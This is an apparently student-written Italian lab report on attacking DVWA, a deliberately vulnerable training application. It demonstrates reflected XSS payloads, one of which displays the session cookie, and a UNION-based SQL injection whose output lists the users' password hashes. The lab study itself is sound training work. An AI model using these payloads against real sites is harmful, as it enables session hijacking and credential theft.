



CROSS SITE SCRIPTING E MYSQL INJECTION


Sfruttando la vulnerabilità di DVWA, possiamo iniettare dello script malevolo all'interno del campo input della sezione XSS Reflected; scrivendo `<i>` e poi la parola che vogliamo (in questo caso ho messo 'corsivo'), la facciamo apparire scritta in corsivo:




Con il codice `<script>alert()</script>`, facciamo apparire appunto un alert con scritto quello che abbiamo inserito all'interno delle parentesi tonde:




Mentre con il codice `<script>alert(document.cookie)</script>`, facciamo apparire a schermo il cookie di sessione:



Di seguito, abbiamo un esempio di SQL Injection:



Qui con UNION:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>